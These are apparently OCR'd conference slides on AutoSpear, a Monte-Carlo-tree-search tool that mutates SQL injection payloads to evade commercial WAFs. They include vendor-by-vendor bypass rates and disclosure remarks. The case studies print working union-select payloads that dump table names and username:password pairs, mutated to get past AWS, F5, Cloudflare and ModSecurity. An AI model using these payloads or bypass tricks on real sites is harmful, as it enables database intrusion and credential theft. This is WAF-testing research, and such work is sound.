
(3) Monte-carlo Tree Search Guided Searching

Employ the Monte-Carlo tree search (MCTS) algorithm to guide the searching process, *i.e.,* combining the mutation replacements of each node.


MCTS is to continuously build a search tree, where each node represents a state of the SQLi hierarchical tree, and the edges correspond to transformations, i.e., replacements of the node in the SQLi hierarchical tree.

I. Selection
II. Expansion
III. Simulation
IV. Back-propagation

(3) Monte-carlo Tree Search Guided Searching



(4) Payload Reconstruction



SQLi payload which can bypass WAF

Agenda

- Web attacks and WAF
- WAF bypass
- AutoSpear: an automatic bypassing and inspecting tool for WAF
- Evaluation and findings
- Disclosure

Dataset

- Hand-constructed (to verify the semantic of the generated payloads)
  - Count: 100 → 10000
  - union-based / error-based / blind injection …

- SIK (from Kaggle, to evaluate the attack success rate)
  - Count: 28008
  - https://www.kaggle.com/datasets/syedsaqlainhussain/sql-injection-dataset

- HPD (from Github, to evaluate the attack success rate)
  - Count: 30156
  - https://github.com/Morzeux/HttpParamsDataset
  - CSIC / SQLMap …

Verify Semantic-preserving (Dynamic Method)

- By observing the execution result of the payloads, verify sematic-preserving (functionality and maliciousness)
- Multiple run-time envs:
  - **Request Method**: GET / GET(JSON) / POST / POST(JSON)
  - **Back-end** (with SQLi vulnerability): Python 2.x / Python 3.x / PHP 5.x / PHP 7.x
  - **Database**: MySQL 5.x / MySQL 8.x
  - **Dataset**: Generate 10000 (from 100) unique payloads

- Result
  - All payloads generated by AutoSpear can maintain the original semantics (still valid)

Target WAFs

Based on the AWS ACL and the managed rules provided by these vendors
https://aws.amazon.com/marketplace/solutions/security/waf-managed-rules

Trial version with full functionality

Pro version

PL1
CRS v3.3.2
Mods v2.9.5

Request Methods

GET
GET (JSON)
POST
POST (JSON)

Request Method	/*#*/	\n \t \f	%0A %09 %0C	&&	%26%26
GET			✅		✅
GET (JSON)		✅			✅
POST	✅		✅		✅
POST (JSON)	✅	✅		✅	

Results - False Negative Rate

Request Method	AWS		F5		CSC		Fortinet		Cloudflare		Wallarm		ModSecurity	
	HPD	SIK	HPD	SIK	HPD	SIK	HPD	SIK	HPD	SIK	HPD	SIK	HPD	SIK
GET	5.3	8.2	40.7	45.1	19.7	37.1	8.8	14.2	8.1	18.8	1.4	6.5	0.1	3.3
GET(JSON)	60.2	63.4	40.5	43.7	20	37.1	9.7	15.7	17.7	29.2	1.4	6.4	20.1	30.9
POST	3.4	14.5	35.6	41.9	19.7	37.1	8.8	14	47.1	63.2	1.4	6.7	0.1	3.5
POST(JSON)	60.2	63.4	35.4	40.5	20	37.1	9.7	15.5	47.1	63.2	2.4	7.6	0.1	3.5

Remarks

POST > GET   non-JSON > JSON

- F5/CSC/Fortinet/Wallarm treat the four request methods equally
- Cloudflare implements different strategies based on whether the request method is GET or POST
- AWS processes the payload separately according to whether the request parameter is in JSON type
- ModSecurity processes requests via GET (JSON) separately

Results - Attack Success Rate (within 100 queries / payload)


	Request Method	AWS	F5	CSC	Fortinet	Cloudflare	Wallarm	ModSecurity
HPD	GET	18.69	82.46	77.33	53.4	21.33	18.76	11.61
	GET(JSON)	89.45	83.87	77.38	83.17	37.79	18.76	49.06
	POST	30.02	83.7	75.22	53.4	35.92	17.28	10.61
	POST(JSON)	89.45	85.76	74.5	83.17	35.92	17.4	10.61
SIK	GET	14.39	79.6	70.27	55.19	32.43	33.94	10.88
	GET(JSON)	99.73	82.06	70.91	81.24	58.13	34.01	58.32
	POST	31.91	80.72	70.38	55.06	48.77	31.26	9.55
	POST(JSON)	99.73	82.69	71.38	81.28	49.05	32.24	9.55


Remarks

✓ Effective and Efficient

AutoSpear achieves high ASRs against all WAF-as-a-service.

Inference





Remarks

- Four WAFs hosted on AWS are less capable of preventing SQLi.
- Wallarm is very effective because it has low FNR and ASR both.
- Fortinet has ASR many times higher than FNR, which means that it cannot defend against adversarial attacks very well.

Statement

The above results of vendors are obtained with our limited settings and dataset samples, which cannot fully represent the actual defense effects against all samples in the wild.

Video

Case Studies – AWS/F5/Cloudflare

WAF	Request Method	SQLi Payload
-		0' union select 1, group_concat(table_name), 3 from information_schema.tables where table_schema=database() --+ 0' union select 1, group_concat(column_name),3 from information_schema.columns where table_name='users' --+ 0' union select 1, group_concat(username, 0x3a, password), 3 from users --+
AWS	GET (JSON)	0'\nunion select 1, group_concat(table_name), 3 from information_schema.tables where table_schema=database() --+ 0' union\tselect\n1, group_concat(column_name),3 from information_schema.columns where table_name='users' --+ 0' \tunion select 1, group_concat(username, 0x3a, password), 3 from users --+
F5	GET	0' /*!union*/select%0A1, group_concat(table_name), 3 from information_schema.tables where table_schema=database() --+ 0' /*!union*/select%091, group_concat(column_name),3 from information_schema.columns where table_name='users' --+ 0' /*foo*/union select%0A1, group_concat(username, 0x3a, password), 3 from users --+
Cloudflare	GET (JSON)	0' union\tselect 1, group_concat(table_name), 3 from information_schema.tables /*!where*/ table_schema=database() --+ 0' union\nselect 1, group_concat(column_name),3 from information_schema.columns where table_name='users' --+ 0' union\tselect 1, group_concat(username, 0x3a, password), 3 /*!from*/ users --+

Remarks

Replacing whitespaces with control symbols (\t, \n) can bypass AWS WAF.
Furthermore, adding a comment or turn DML into inline comments can bypass F5 and Cloudflare.

Case Studies – ModSecurity(PL1)

Original Payload:

1) where 5232=5232 union all select null,null,null#

Step1: Bypass ModSecurity-Libinjection (semantic-analysis engine):

1) where (select 0) or 5232=5232 union all select null,null,null#

Step2: Bypass ModSecurity-CoreRuleSet (regular-matching engine):

1) where (select 0) or 5232=5232 union all/*foo*/select null,null,null#

Remarks

Bypass both the semantic-analysis engine and the regular-matching engine.

Case Studies - Summary

Method

Analyze all bypass samples based on the hierarchical tree automatically.

Remarks

Effective mutation methods for specific WAFs and different payloads are unique.

Just adding some comments can bypass four WAFs under specific payloads.

Lucky attackers manually using the conclusions can bypass WAF sometimes.

	AWS				F5				CSC				Fortinet				Cloud-flare				Wallarm				Mod-Security			
	G		P		G		P		G		P		G		P		G		P		G		P		G		P	
1 Inline Comment					●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●				
2 Whitespace Sub.		●		●	●	●	●	●	●	●	●	●	●	●	●	●		●								●		
3 DML Substitution									●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●				
4 Logical Invariant									●	●	●	●					●	●	●	●								
5 Operator Swap.									●	●	●	●	●	●	●	●	●	●	●	●								
6 Where Rewriting	●	●	●	●													●	●	●	●					●	●	●	●
7 Tautology Sub.													●	●	●	●	●	●	●	●								
8 Comment Mani.					◑	◑	◑	◑					◑	◑	◑	◑					◑	◑	◑	◑	◑	◑	◑	◑
9 Integer Encoding																	◑	◑	◑	◑					◑	◑	◑	◑
10 Case Swapping																												

